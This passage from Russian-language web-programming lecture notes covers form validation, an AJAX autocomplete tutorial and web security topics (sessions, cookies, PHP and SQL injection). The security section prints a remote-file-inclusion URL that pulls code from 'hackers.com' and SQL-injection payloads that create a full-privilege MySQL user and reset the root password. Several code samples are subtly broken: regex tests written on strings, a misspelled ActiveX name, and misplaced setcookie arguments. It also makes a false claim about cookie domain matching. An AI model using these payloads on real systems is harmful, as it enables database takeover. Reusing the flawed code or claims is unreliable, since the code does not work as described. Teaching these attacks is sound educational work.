   else return ""
}
function checkAge(field) {
   if (isNaN(field)) return "Не введен возраст.\n"
   else if (field < 18 || field > 100)
      return "Возраст должен быть между 18 и 100.\n"
      else return ""
}
function checkLogin(field) {
   if (field == "") return "Не введен логин.\n"
   else if (field.length < 4)
     return "Длина логина должна быть не менее 4 символов.\n"
     else if ("/[^a-zA-Z0-9_-]/".test(field))
       return "Логин должен содержать символы a-z,A-Z,0-9,- и/или_.\n"
       else return ""
}
function checkPassword(field) {
   if (field == "") return "Не введен пароль.\n"
   else if (field.length < 8)
      return "В пароле должно быть не менее 8 символов.\n"
      else if (!("/[a-z]/".test(field) && "/[A-Z]/".test(field) &&
"/[0-9]/".test(field)))
         return "Пароль должен содержать символы a-z,A-Z и 0-9.\n"
         else return ""
}
function checkEmail(field) {
   if (field == "") return "Не введен адрес электронной почты.\n"
   else if (!((field.indexOf(".") > 0) && (field.indexOf("@") > 0)) ||
        ("/[^a-zA-Z0-9.@_-]/ ".test(field)))
       return "Адрес электронной почты имеет неверный формат.\n"
       else return ""
}
```

Если поля пройдут проверку средствами Javascript или если Javascript отключен или недоступен, значения полей формы будут отправлены на сервер, где им необходимо будет пройти окончательную проверку.

```
<?php // adduser.php
require_once("inc.php");
$username =$age =$login =$password =$email = "";
if (isset($_POST['Username']))
    $username = fix_string($_POST['Username']);
```

```
if (isset($_POST['Age']))
    $age = fix_string($_POST['Age']);
if (isset($_POST['Login']))
    $login = fix_string($_POST['Login']);
if (isset($_POST['Password']))
    $password = fix_string($_POST['Password']);
if (isset($_POST['Email']))
    $email = fix_string($_POST['Email']);
$fail  = check_username($username);
$fail .= check_age($age);
$fail .= check_login($login);
$fail .= check_password($password);
$fail .= check_email($email);
echo "<html><head><title>Пример формы</title>";
if ($fail == "") {
echo "<script type=\"text/javascript\" src=\"checkfuncs.js\"></script>
</head><body>Проверка формы прошла успешно:
&lt; $username, $age, $login, $password, $email &gt;. </body></html>";
// в этом месте можно реализовать сохранение полученных данных в БД
exit;
}
echo <<<_END
<script type="text/javascript">
   function check(tform) {
      fail  = checkUsername(tform.Username.value)
      fail += checkAge(tform.Age.value)
      fail += checkLogin(tform.Login.value)
      fail += checkPassword(tform.Password.value)
      fail += checkEmail(tform.Email.value)
      if (fail == "") {return true}
      else {alert(fail); return false}
   }
</script>
</head><body>
<form name="regform" method="post" action="adduser.php"
      onsubmit="return check(this)">
<table border="0" cellpadding="2" cellspacing="2" bgcolor="#cccccc">
<th colspan="2" align="center">Регистрационная форма</th>
<tr><td colspan="2">При заполнении формы допущены следующие ошибки:
<p><font color=red><i>$fail</i></font></p></td></tr>
<tr><td>Имя</td>
<td><input type="text" name="Username" value="$username" /></td></tr>
<tr><td>Возраст</td>
    <td><input type="text" name="Age" value="$age" /></td></tr>
<tr><td>Логин</td>
    <td><input type="text" name="Login" value="$login" /></td></tr>
<tr><td>Пароль</td><td><input type="password" name="Password"
value="$password" /></td></tr>
<tr><td>E-mail</td>
    <td><input type="text" name="Email" value="$email" /></td></tr>
<tr><td colspan="2" align="center">
    <input type="submit" value="Зарегистрироваться" /></td></tr>
</form></table></body></html>
_END;
?>
```

Тела PHP-функций, осуществляющих проверку значений полученных данных, рекомендуется вынести в отдельный файл (***inc.php***), который можно подключить с помощью инструкции `require_once`.

```
<?php // inc.php
function check_username($field){
   if ($field == "") return "Не введено имя<br />";
      return "";
}
function check_age($field) {
   if ($field == "") return "Не введен возраст<br />";
   elseif ($field < 18 || $field > 100)
      return "Возраст должен быть между 18 и 100<br />";
   else return "";
}
function check_login($field){
   if($field == "") return "Не введено имя пользователя (логин)<br/>";
   elseif(strlen($field) < 4)
      return "Длина логина должна быть не менее 4 символов<br />";
   elseif (preg_match("/[^a-zA-Z0-9-]/", $field))
      return "Логин требует наличие только букв, цифр, - или _<br />";
   else return "";
}
function check_password($field) {
   if ($field == "") return "Не введен пароль<br />";
   elseif (strlen($field) < 8)
     return "В пароле должно быть не менее 8 символов<br />";
   elseif ( !preg_match("/[a-z]/",$field) ||
      !preg_match("/[A-Z]/",$field) || !preg_match("/[0-9]/",$field))
   return "Пароль требует символы из каждого набора a-z,A-Z,0-9<br/>";
   else return "";
}
function check_email($field) {
   if ($field == "") return "Не введен адрес электронной почты<br />";
   elseif (!((strpos($field, ".") > 0) && (strpos($field, "@") > 0))
      || preg_match("/[^a-zA-Z0-9.@_-]/",$field))
      return "Адрес электронной почты имеет неверный формат<br />";
   else return "";
}
function fix_string($string) {
   if (get_magic_quotes_gpc()) $string = stripslashes($string);
   return htmlentities($string);
}
?>
```

***Технология AJAX.*** AJAX (Asynchronous Javascript and XML) – это концепция использования нескольких смежных технологий, ориентированная на разработку высокоинтерактивных приложений, быстро реагирующих на действия пользователя, выполняющих большую часть работы на стороне клиента и взаимодействующих с сервером посредством внеполосных обращений. Внеполосным обращением называется запрос к серверу, который приводит к оперативному обновлению страницы вместо ее замены. Внеполосный вызов HTTP – это HTTP-запрос, который выдается за

пределами встроенного модуля, обеспечивающего отправку форм HTTP. Вызов инициируется событием, связанным со страницей HTML и обслуживается компонентом-посредником, обычно объектом `XmlHttpRequest`.

Технология AJAX является не новым языком программирования, а лишь новым способом использования существующих стандартов. С помощью AJAX можно создавать web-приложения, которые будут лучше, быстрее и удобнее для пользователей, чем существующие. Популярность AJAX связана с появлением сервиса Google Suggest в 2005 году. Данный сервис на основе объекта `XMLHttpRequest` предоставляет в распоряжение пользователя динамический web-интерфейс: в процессе ввода символов пользователем в поле поискового запроса Javascript-сценарий отправляет их на сервер и получает от него список подсказок.

Традиционное web-приложение посылает введенные данные на web-сервер (используя форму HTML). После обработки данных web-сервер возвращает пользователю совершенно новую web-страницу. Поскольку сервер возвращает новую web-страницу всякий раз, когда пользователь посылает данные на сервер, то традиционное web-приложение часто выполняется медленно и оказывается менее удобным для пользователя. С помощью AJAX web-приложения могут посылать и получать данные без перезагрузки всей web-страницы: HTTP-запросы посылаются на сервер в фоновом режиме, и с помощью Javascript модифицируются только отдельные части web-страницы, когда сервер возвращает данные.

В AJAX в качестве формата передачи данных обычно используются XML или JSON (Javascript Object Notation) – текстовый формат обмена данными, основанный на Javascript и обычно используемый именно с этим языком. Технология AJAX, осуществляя обмен данными с web-сервером в фоновом режиме, делает web-страницы более гибкими и быстро реагирующими.

Технология AJAX работает на стороне браузера (клиента) и не зависит от программного обеспечения web-сервера.

Объект `XMLHttpRequest` является ключевым понятием технологии AJAX. В зависимости от браузера, объект `XMLHttpRequest` может быть создан одним из следующих способов:

- IE5: `request =new ActiveXObject("Microsoft.XMLHTTP");`
- IE6+: `request =new ActiveXObject("Msxm12.XMLHTTP");`
- Все остальные браузеры: `request =new XMLHttpRequest().`

Из-за различий в реализации объекта `XMLHttpRequest` в разных браузерах, возникает необходимость в создании специальной функции, обеспечивающей работу кода во всех основных браузерах.

Пример «кросс-браузерной» AJAX-функции:

```
function ajaxRequest() { // функция создания объекта запроса
   var request = null;   // переменная для хранения объекта запроса
   try { // браузер не относится к семейству IE?
      var request = new XMLHttpRequest()
   }
   catch(e1) {
      try { // Это IE 6+
         request = new ActiveXObject("Msxm12.XMLHTTP")
      }
      catch(e2) {
         try { // Это IE 5?
           request = new ActiveXObject("Microsoft.XMLHTTP")
         }
         catch(e3) { // этот браузер не поддерживает AJAX
            request = false
         }
      }
    }
    return request
}
```

Ниже представлены некоторые методы и свойства объекта `XMLHttpRequest`, с которыми необходимо будет работать.

Таблица 8.1 – Свойства объектов `XMLHttpRequest`

| Свойство | Описание |
|---|---|
| `onreadystatechange` | определяет функцию обработки события, вызываемую в случае изменения в объекте свойства `readyState` |
| `readyState` | целочисленное свойство, дающее представление о состоянии запроса; может иметь любое из следующих значений: `0` = неинициализирован, `1` = загружается, `2` = загружен, `3` = в состоянии диалога, `4` = завершен |
| `responseText` | данные, возвращенные сервером в текстовом формате |
| `responseXML` | данные, возвращенные сервером в формате XML |
| `status` | код статуса HTTP, возвращенный сервером |
| `statusText` | текст статуса HTTP, возвращенный сервером |

Таблица 8.2 – Методы объектов `XMLHttpRequest`

| Метод | Описание |
|---|---|
| `abort()` | отмена текущего запроса |
| `getAllResponseHeaders()` | возвращение заголовков в виде строк |
| `getResponseHeader(`*параметр*`)` | возвращение значения параметра в виде строки |
| `open(`*метод*`,`*url-адрес*`,`*асинхронно*`)` | определение используемого HTTP-метода (`GET` или `POST`), целевого URL-адреса и обязательности обработки запроса в асинхронном режиме (`true` или `false`) |
| `send(`*данные*`)` | отправка данных серверу с использованием указанного HTTP-метода |
| `setRequestHeader(`*параметр*`,`*значение*`)` | установка в заголовок пар вида "параметр-значение" |

При работе с AJAX-запросами следует помнить также о двух вещах.

Вопервых, напрямую с помощью `XMLHttpRequest` можно передавать только строки в кодировке UTF-8. На практике многие сайты используют кодировку, отличную от UTF-8 (например, windows-1251 для русскоязычных сайтов), и тогда с клиента серверу посылается запрос в кодировке UTF-8, а с сервера клиенту приходит ответ в кодировке windows-1251. Эта проблема легко решается с помощью PHP-функции `iconv()`.

Во-вторых, обычно объект `XMLHttpRequest` позволяет делать запрос только в пределах текущего сайта, и при попытке использовать другой домен/порт/протокол современный браузер, вероятнее всего, выдаст ошибку. Частично междоменные запросы поддерживаются, начиная с MS Internet Explorer 8, но это требует вместо `XMLHttpRequest` использовать объект `XDomainRequest` с другими обработчиками событий. Также в настройках браузера можно разрешить поддержку междоменных запросов от доверенного сайта. Существуют и другие способы – загрузка через динамически создаваемый тег `<script>` или проксирование.

**Пример.** Классическим примером использования технологии AJAX является Google Suggest (см. выше). Для рассмотрения принципов работы технологии AJAX, реализуем подобный механизм на примере сайта турфирмы, имеющего поле поиска предложений по названию страны. Нужно добавить к этому полю раскрывающийся список с автозаполнением по введенным буквам. Рассмотрим процедуру реализации этой задачи поэтапно.

*Этап 1 – создание AJAX-функции.* В файл ***ajax.js*** поместим функцию `ajaxRequest()` создания объекта `XMLHttpRequest` (см. выше).

*Этап 2 – создание формы поиска.* Примерный листинг файла ***index.html***, хранящегося на web-сервере:

```
<!DOCTYPE HTML>
<html>
  <head>
    <title>Турфирма &quot;Магеллан&quot;</title>
    <META charset="windows-1251">
    <script type="text/Javascript" src="ajax.js"></script>
    <script type="text/Javascript" src="func.js"></script>
    <link rel="stylesheet" type="text/css" href="styles.css">
  </head>
  <body>
   <form method="post">
     <strong>Выбор страны отдыха:</strong></p>
     <input id="s" autocomplete="off" onkeyup="KeyPress(this.value)"/>
     <input type="submit" value="Поиск" />
     <div align="left" id="searchresults"> </div>
   </form>
  </body>
</html>
```

В этом листинге создается форма поиска с полем для ввода текста и кнопкой отправки, а также слой `div` для вывода результатов. В данной странице производится подключение к файлам ***styles.css***, ***ajax.js*** и ***func.js***.

*Этап 3 – создание функции-обработчика события.* Выводить список результатов необходимо при каждом изменении в поле поиска. Для этого необходимо использовать обработчик событий Javascript и отслеживать изменения в поле поиска по возникновению событий клавиатуры `keyup`. Для этого в HTML-код файла ***index.html*** в строке, где создается поле поиска с именем `country`, добавлен атрибут `onkeyup="KeyPress(this.value)"`:

```
<input id="s" autocomplete="off" onkeyup="KeyPress(this.value)" />
```

В этом случае при нажатии любой клавиши будет вызываться Javascript-функция `KeyPress()`, в которую в качестве параметра передаются символы, введенные в строку поиска. Тело функции `KeyPress()` желательно хранить в отдельном файле, она должна выполнить следующие задачи:

- создать новый объект запроса посредством вызова функции `CreateRequest()`;
- сформировать URL-адрес, к которому необходимо подключиться для получения результатов;
- настроить объект запроса для установки связи с сервером;
- отправить запрос серверу.

Опишем функцию `KeyPress()`, которая будет обрабатывать нажатие клавиш. Тело этой функции, а также тела остальных Javascript-функций будем помещать в файл ***func.js***.

Прежде всего, для создания нового объекта запроса нужно переменной `request` присвоить значение, возвращаемое функцией `ajaxRequest()`.

Далее необходимо указать объекту запроса `request`, какая функция Javascript будет обрабатывать ответ сервера. Для этого нужно свойству `onreadystatechange` присвоить имя соответствующей функции. Данное свойство указывает браузеру, какую функцию запускать при каждом изменении состояния готовности запроса. В рассматриваемом примере обработкой ответа будет заниматься функция `LoadResults()`, вызов которой будет осуществляться в виде: `request.onreadystatechange = LoadResults;` (после названия функции в ее вызове нет скобок).

Для настройки подключения к серверу сначала необходимо указать объекту, куда следует передавать запрос. Сформируем URL-адрес сценария, который будет вычислять результаты, и присвоим его переменной `url` в начале функции `KeyPress()`. Допустим, за вычисление результатов на стороне сервера отвечает PHP-скрипт ***country.php***. Тогда URL-адрес будет выглядеть следующим образом:

```
var url = "country.php" + "?s=" + encodeURIComponent(term) + "&n=" +
Math.random();
```

где в переменной s передаются введенные в поле поиска символы, а n присваивается случайное число, чтобы браузер не кэшировал страницу.

Далее нужно инициализировать подключение вызовом метода open("GET", url, true) объекта request. Параметр GET метода open() указывает, как отправить данные серверу (в рассматриваемом примере используется метод GET, потому что введенные символы в строку поиска передаются серверному сценарию через URL-адрес). Во втором параметре указывается URL-адрес серверного сценария (в рассматриваемом примере URL-адрес хранится в переменной url, поэтому во втором параметре указана эта переменная). Третий параметр может иметь два значения: true – асинхронный режим и false – синхронный режим. Создаваемое в примере web-приложение будет работать в асинхронном режиме, поэтому указано true.

После инициализации подключения нужно создать подключение и запросить результаты, что обеспечивается вызовом функции send(null) объекта request. Параметр null указывает, что запрос не содержит данных.

В итоге функция KeyPress() примет следующий вид:

```
function KeyPress(term) { // создание нового объекта запроса
  request = ajaxRequest();
  if(request == null) { // если не удалось создать объект запроса,
    return;             // то заканчиваем выполнение функции
  }
  var url = "country.php" + "?s=" + encodeURIComponent(term) + "&sid="
+ Math.random();
  // настройка объекта запроса для установки связи:
  request.onreadystatechange = LoadResults;
  request.open("GET", url, true);
  request.send(null); // отправка запроса серверу
}
```

*Этап 4 – создание функции получения результатов.* После того, как соединение установлено и запрос отправлен, сервер обрабатывает данные и возвращает результат. На этом этапе необходимо получить ответ, обработать его и вывести результаты на web-страницу. Для этого опишем функцию LoadResults(), которая будет вызываться при каждом изменении статуса готовности запроса. Рассмотрим, как должна работать эта функция.

Вначале нужно проверить текущее состояние готовности – свойство readyState объекта request. При завершении обработки запроса оно равно 4, т.е. если request.readyState == 4, то можно обрабатывать ответ. Далее нужно проверить код статуса, полученный от сервера (свойстве status объекта request), который в успешном случае должен равняться 200.

Если проверка состояния и статуса запроса закончилась успешно, то можно приступать к обработке данных, полученных от сервера. Доступ к возвращенным сервером данным можно получить двумя способами: request.responseText (получение данных в виде текста), либо

request.responseXML (получение данных в виде объекта XMLDocument). Предположим, сценарий на серверной стороне генерирует ответ в виде текстового списка стран через запятую. Данные будем сохранять в переменную answer, т.е. var answer = request.responseText. После обработки данных будем выводить их в слой с id="searchresults".

Подробный код функции LoadResults() представлен ниже:

```
function LoadResults(){
  if (request.readyState == 4){ //проверяем состояние готовности
    if (request.status == 200){ //проверяем статус запроса
      ShowDiv("searchresults"); //делаем слой searchresults видимым
      ClearResults(); //очищаем результаты
      var answer = request.responseText; //получаем данные
      var array = answer.split(","); //преобразуем строку в массив
      var count = array.length;      //определяем размер массива
      //находим слой searchresults
      var div = document.getElementById("searchresults");
      //создаем таблицу в объектной модели документа
      var tbl = document.createElement("table");
      var tblbody = document.createElement("tbody");
      var tblRow, tblCell, tblNode;
      for(var i = 0; i < count; i++){
        var text = array[i]; //перебираем все элементы массива array
        //создаем строки таблицы и добавляем в ее тело
        tblRow = document.createElement("tr");
        tblCell = document.createElement("td");
        //задаем атрибуты и функции ячеек
        tblCell.onmouseover = function(){this.className='mouseOver';};
        tblCell.onmouseout = function(){this.className='mouseOut';};
        tblCell.setAttribute("border", "0");
        tblCell.onclick = function(){Replace(this);};
        tblNode = document.createTextNode(text);
        tblCell.appendChild(tblNode);
        tblRow.appendChild(tblCell);
        tblbody.appendChild(tblRow);
      }
      tbl.appendChild(tblbody); //добавляем в таблицу ее тело
      div.appendChild(tbl);     //помещаем таблицу в слой
    }
  }
}
```

*Этап 5 – вывод результатов в браузер.* Вначале создадим следующие стили (в файле ***styles.css***):

```
table { width:250px }
.mouseOut { background-color:#ffffff; color:#000000 }
.mouseOver{ background-color:#ccffcc; color:#000000; cursor: pointer }
```

Далее в отдельном файле (***func.js***) создадим вспомогательные функции для вывода результатов:

```
function ShowDiv(id){ //делаем слой с результатами видимым
  if (document.layers) document.layers[id].visibility="show";
  else document.getElementById(id).style.visibility="visible";
}
```

```
function HideDiv(id){ //делаем слой с результатами невидимым
  if (document.layers) document.layers[id].visibility="hide";
  else document.getElementById(id).style.visibility="hidden";
}
function ClearResults(){ //очистка результатов
  // удаление существующих строк из таблицы результатов
  var div = document.getElementById("searchresults");
  var counter = div.childNodes.length;
  for(var i = counter-1; i >= 0; i--)
    div.removeChild(div.childNodes[i]);
}
// замена значения в поле ввода значением, выбранным щелчком мыши
function Replace(tblCell){
  var inputbox = document.getElementById("s");//значение id поля ввода
  inputbox.value = tblCell.firstChild.nodeValue;
  ClearResults();
  HideDiv("searchresults");
}
```

Следующий сценарий (***country.php***) обрабатывает запрос на сервере:

```
<?php //country.php
// инициализация массива названий стран (можно хранить в файле или БД)
$a = Array ("Австралия","Австрия","Аргентина","Беларусь","Бельгия",
      "Болгария","Бразилия","Великобритания","Венгрия","Германия",
      "Греция","Дания","Египет","Индия","Италия","Испания","Канада",
      "Китай","Куба","Латвия","Литва","Польша","Россия","Румыния",
      "Сербия","Словакия","США","Тайланд","Тунис","Турция","Украина",
      "Финляндия","Чехия","Швейцария","Швеция","Эстония","Япония");
//получение параметра s из URL
$s = preg_replace("/[\. \(\)\-]/", "", $_REQUEST['s']);
$s = iconv("UTF-8", "WINDOWS-1251", $s);
$response = "";
if (strlen($s) > 0){
    for($i = 0; $i<count($a); $i++){
       if (strtolower($s) == strtolower(substr($a[$i],0,strlen($s)))){
          if ($response == "") { $response = $a[$i]; }
          else { $response = $response." , ".$a[$i]; }
       }
    }
}
$response = iconv("WINDOWS-1251", "UTF-8", $response);
echo $response; //вывод результата
?>
```

### *Вопросы для самоконтроля*

1. Что представляет собой технология AJAX и каково ее назначение?
2. Охарактеризуйте основные свойства и методы объекта `XMLHttpRequest`.
3. Как решаются проблемы с междоменными запросами и кодировкой запросов?

### *Упражнения*

1. Реализуйте пример из лекции, используя для хранения списка стран:
   а) текстовый файл; б) базу данных.

   Как будет работать это web-приложение при отключенном Javascript?

2. Создайте web-страницу, содержащую форму для регистрации пользователей, которая при вводе имени пользователя и адреса электронной почты проверяет в фоновом режиме (т.е. без отправки формы), существует ли такой пользователь в базе данных.

## 1.9 Лекция 9. Безопасность web-приложений

*Защита сессий и cookies. Профилактика инъекций кода. Общие рекомендации по настройке web-сервера.*

Наиболее безопасный способ предотвращения вскрытия передаваемых между клиентом и сервером данных заключается в использовании протокола защищенных сокетов – Secure Socket Layer (SSL) и в запуске web-страниц, использующих вместо протокола HTTP протокол HTTPS. Однако это не гарантирует полной безопасности, поскольку клиентское и серверное программное обеспечение постоянно развивается (и могут появляться бреши в безопасности), а знания злоумышленников о работе серверов и приложений совершенствуются.

Рассмотрим некоторые рекомендации по обеспечению безопасности web-приложений и web-серверов.

**Безопасность web-приложений.** ***Обеспечение безопасности сессий.*** *Предупреждение хищения сессии.* Когда применение SSL недоступно, полезно продолжить аутентификацию пользователей сохранением наряду с остальными сведениями их IP-адресов. Пример: при сохранении данных сессии пользователя добавлять строку кода следующего вида:

```
$_SESSION["ip"] = $_SERVER["REMOTE_ADDR"];
```

Затем при каждой загрузке страницы производится проверка, которая при несоответствии текущего IP-адреса сохраненному вызывает функцию `other_user()`, поведение которой определяется программистом:

```
if ($_SESSION["ip"]!= $_SERVER["REMOTE_ADDR"]) other_user();
```

Обычно код функции `other_user()` удаляет текущую сессию и приглашает пользователя пройти повторную регистрацию вследствие технической ошибки. Истинную причину ошибки в данном случае лучше не отображать, чтобы не «дарить» злоумышленнику полезную информацию.

Разумеется, нужно принимать в расчет, что пользователи, работающие через один и тот же прокси-сервер или использующие одинаковые общие IP-адреса в домашней или офисной сети, будут иметь один и тот же IP-адрес. Поэтому дополнительно можно сохранять копию браузерной строки агента пользователя, с помощью которой также возможно отличить пользователей друг от друга благодаря существованию широкого выбора типов, версий и компьютерных платформ. Сохранить информацию об агенте пользователя можно следующим образом:

```
$_SESSION["ua"]= $_SERVER["HTTP_USER_AGENT"];
```

Далее для сравнения текущей строки агента с сохраненной можно воспользоваться следующим кодом:

```
if($_SESSION["ua"]!=$_SERVER["HTTP_USER_AGENT"]) other_user();
```

*Предотвращение фиксации сессии.* При фиксации сессии злоумышленник пытается навязать серверу ее идентификационный номер, не позволяя серверу самостоятельно присвоить этот номер. Это происходит в том случае, если передача идентификатора сессии производится в области GET-запроса URL-адреса:

```
http://site.org/authenticate.php?PHPSESSID=123456789
```

В данном случае серверу легко передать вымышленный идентификатор сессии. Если в web-приложении не производится проверок этих значений, возникает опасность создания новых полноправных сессий. Злоумышленник может попытаться распространить URL-адреса, фиксирующие сессии, среди пользователей, и если кто-нибудь из них перейдет по таким ссылкам, атакующий сможет вернуться и перехватить любую сессию, которая не была удалена или срок действия которой еще не истек.

Для предотвращения фиксации сессии нужно добавить еще одну простую проверку на изменение идентификатор сессии, воспользовавшись для этого функцией `session_regenerate_id()`. Эта функция сохраняет значения всех переменных текущей сессии, но заменяет идентификатор сессии новым, о котором не может знать злоумышленник. Для предотвращения фиксации можно проверить факт существования специальной переменной сессии. Если ее не существует, это значит, что создана новая сессия. В этом случае достаточно поменяеть идентификатор сессии и установить значение ее специальной переменной, позволяющей заметить изменение. Пример:

```
<?php // регенерация сессии
session_start();
if (!isset($_SESSION["initiated"]))
{
   session_regenerate_id();
   $_SESSION["initiated"] = 1;
}
if (!isset($_SESSION["count"])) $_SESSION["count"] = 0;
else ++$_SESSION["count"];
echo $_SESSION["count"];
?>
```

Таким образом, злоумышленник может вернуться на сайт, используя любые сгенерированные им идентификаторы сессии, но ни один из них не приведет к вызову другой пользовательской сессии, поскольку все они будут заменены регенерированными номерами.

***Проблемы безопасности, связанные с cookies.*** Иногда в cookies приходится хранить конфиденциальные данные, и в этом случае разработчик должен позаботиться о том, чтобы информация, хранящаяся в cookies, не была передана третьим лицам.

Существует несколько методов защиты информации, хранящейся в cookies:

- ❖ установка области видимости cookies;
- ❖ ограничение доступа для доменов;
- ❖ шифрование;
- ❖ отправка cookies защищенными запросами.

Лучшим решением является комплексное применение этих способов.

*Установка области видимости cookies.* Поскольку по умолчанию доступ к cookie происходит из корневого каталога, это может создать «дыры» в системе защиты, поскольку cookies становятся доступными в любом подкаталоге этого каталога. Ограничить доступ к cookies для всех страниц, кроме расположенных в конкретном каталоге, к примеру, ***/web***, можно следующим образом:

```
setcookie("name", $value, "/web/");
```

Однако в этом случае, к примеру, каталоги ***/web/***, ***/web/1/*** и т.д. будут удовлетворять этому ограничению. Если такое положение является нежелательным, можно ограничить область видимости cookies до конкретной страницы:

```
setcookie("name", $value, "/web/index.php");
```

Такой способ в полной мере не решает проблему, поскольку в этом случае доступ к информации, содержащейся в cookie, может получить, к примеру, скрипт ***/web/index.php-script/anti_cookie.php*** – т.е. любой скрипт с именем, начинающемся с заданной подстроки. Поэтому появляется необходимость в шифровании.

*Ограничение доступа для доменов.* Для дополнительной безопасности список доменов, имеющих доступ к cookies, должен быть ограничен. Это можно сделать при помощи следующего кода:

```
setcookie("name", $value, "/web/index.php", ".server.com");
```

При таком ограничении заданной области видимости будут соответствовать домены с именами *server.com*, *myservser.com*, *php.server.com* и т.д., поскольку проверка на допустимость области видимости домена осуществляется по принципу концевого соответствия.

*Шифрование.* Применить шифрование к cookies можно разными способами, рассмотрим один из них. Создадим cookie с именем `plunatix`, а значение этого cookie (в данном примере это имя пользователя) зашифруем с использованием симметричного ключа и инициализирующего вектора. За операцию шифрования будет отвечать файл ***encrypt.php***, а за дешифрование – файл ***decrypt.php***. Значения ключа и вектора должны быть доступными из обоих PHP-сценариев (и должны оставаться неизменными). Поэтому значение вектора будем хранить в файле ***plunatix.dat***, а команду `$key = "f05e9778f43c86c9189f12cd8dc50baf";` (присвоение переменной `$key`

значения ключа) и имя cookie поместим в отдельный PHP-файл, который подключим в оба сценария инструкцией include_once. Подробно:

```
<?php // init.php
  $cookie_name = "plunatix";
  $key ="f05e9778f43c86c9189f12cd8dc50baf";
?>
```

```
<?php // encrypt.php
  include_once("init.php"); // ключ и имя cookie в файле init.php
  $username = "Степан Митрофанович Матрешкин"; // очень секретное имя!
  $vector = mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_CAST_256,
                             MCRYPT_MODE_CFB), MCRYPT_RAND);
  $fh = fopen("$cookie_name.dat","w+"); // сохраняем инициализирующий
  fputs($fh,$vector); fclose($fh);      // вектор в файл
  // шифруем значение имени
  $cipher1 = mcrypt_encrypt(MCRYPT_CAST_256, $key,  $username,
                            MCRYPT_MODE_CFB, $vector);
  setcookie($cookie_name, $cipher1, time()+60*60*24*30,"decrypt.php");
?>
```

```
<?php // decrypt.php
  include_once("init.php"); // ключ и имя cookie в файле init.php
  $fh = fopen("$cookie_name.dat","r+"); // значение инициализирующего
  $vector = fgets($fh); fclose($fh);    // вектора в dat-файле
  // шифрованное значение cookie, которое хотим расшифровать:
  $cipher2 = $_COOKIE["$cookie_name"];
  $decrypted_name = mcrypt_decrypt(MCRYPT_CAST_256, $key, $cipher2,
                                   MCRYPT_MODE_CFB, $vector);
  echo "$decrypted_name, мы рады видеть Вас на нашем сайте!"; // демо
?>
```

*Отправка cookies защищенными запросами.* Часто для повышения степени безопасности при работе с cookies, хранящими секретные данные, разрешают отвечать только на защищенные запросы HTTP, поскольку в этом случае значительно затрудняется перехват данных, которыми обмениваются клиент и сервер. Для обеспечения защищенного соединения, функции setcookie() передается шестой параметр со значением, равным 1:

```
setcookie("name", $value, time() + 600, "/web/", ".server.com", 1);
```

**Инъекции кода** становятся возможными при наличии соответствующей уязвимости, а именно, если входные параметры принимаются и используются без проверки.

***PHP-инъекции*** – один из способов взлома web-сайтов, заключающийся в выполнении постороннего кода на серверной стороне. Потенциально опасными являются PHP-функции include(), require(), include_once(), require_once(), eval(), create_function() и некоторые другие. Пример:

```
<?php
  ...
  $page = $_GET['page'];
  include ($page.'.php');
  ...
?>
```

Этот сценарий уязвим, потому что к содержимому переменной `$page` просто прибавляется ***.php*** и по полученному пути подключается файл. Взломщик может на своем сайте *http://hackers.com/* создать файл ***lib.php***, содержащий злонамеренный PHP-код, и, зайдя на сайт по ссылке вида *http://server.com/index.php?page=http://hackers.com/lib* исполнить любой PHP-код, в т.ч. и системные вызовы: `system()`, `exec()`, `passthru()`, оператор ` (обратная кавычка), позволяющие выполнять консольные команды операционной системы непосредственно из PHP-сценария.

**SQL-инъекции.** Начинающие web-разработчики обычно считают, что SQL-запросы всегда достоверны. В действительности поддельные запросы могут обойти ограничения доступа, стандартную проверку авторизации, а некоторые виды запросов могут при определенных условиях дать возможность выполнять команды операционной системы.

Прямое внедрение вредоносных инструкций в SQL-запросы – это методика, в которой злоумышленник создает или изменяет текущие SQL-запросы для отображения скрытых данных, их модификации или выполнения опасных команд операционной системы на сервере базы данных. Атака выполняется на базе приложения, строящего SQL-запросы из пользовательского ввода и статических параметров.

По причинам отсутствия проверки пользовательского ввода и соединения с базой данных под учетной записью суперпользователя или любого другого высокопривилегированного пользователя, атакующий может создать еще одного пользователя БД с высокими правами.

Для наглядности рассмотрим некоторые примеры, но прежде отметим, что успешная атака – это результат трудоемкого, затратного по времени процесса, основанного на опыте, догадках и фантазии атакующего.

*Пример 1.* Постраничный вывод результата и создание высокопривилегированного пользователя в MySQL:

```
<?php
$offset = $argv[0]; // отсутствует проверка вводимых данных!
$query = "SELECT * FROM cars ORDER BY year LIMIT 20 OFFSET $offset;";
$result = mysql_query($query);
?>
```

Обычно пользователи щелкают по ссылкам «вперед» и «назад», вследствие чего значение переменной `$offset` заносится в URL. Сценарий ожидает, что `$offset` – десятичное число. Однако атакующий может попытаться взломать систему, присоединив к URL дополнительную строку:

```
0;
INSERT INTO mysql.user VALUES('localhost','boss',PASSWORD('qwerty'),
'Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y');
FLUSH PRIVILEGES;
--
```

В приведенном запросе создается новый полнопривилегированный пользователь с заданным паролем; значения Y (YES) означают соответственно наличие привилегий на использование инструкций SELECT, INSERT, UPDATE, DELETE, CREATE, DROP, RELOAD, SHUTDOWN, PROCESS, FILE, GRANT, REFERENCES, INDEX, ALTER. Если это произойдет, скрипт предоставит взломщику доступ к базе с высокими правами. Значение 0; использовано для того, чтобы задать правильное смещение для первого запроса и корректно его завершить. Команда FLUSH PRIVILEGES заставляет вступить в действие изменения. Два подряд идущих дефиса означают, что все за ними следующее является комментарием и будет проигнорировано. Ясно, что показанный прием не сработает, если не поддерживаются множественные запросы.

Подобная техника позволяет получить полезную для атакующего информацию или проделать другие злонамеренные действия, например, с помощью добавления таких запросов:

- **SELECT User, Host FROM mysql.user;**
- **SHOW VARIABLES; SHOW tables; SHOW DATABASES; USE dbname;**
- **SHOW GRANTS FOR admin@localhost;**
- **UPDATE mysql.user SET Password=PASSWORD('1') WHERE User='root';**
- **SET PASSWORD FOR 'root'@'localhost' = PASSWORD('newpass');**
- **CREATE USER 'user'@'localhost' IDENTIFIED BY 'secret';**
  **GRANT ALL PRIVILEGES ON dbname.* TO 'user'@'localhost';**

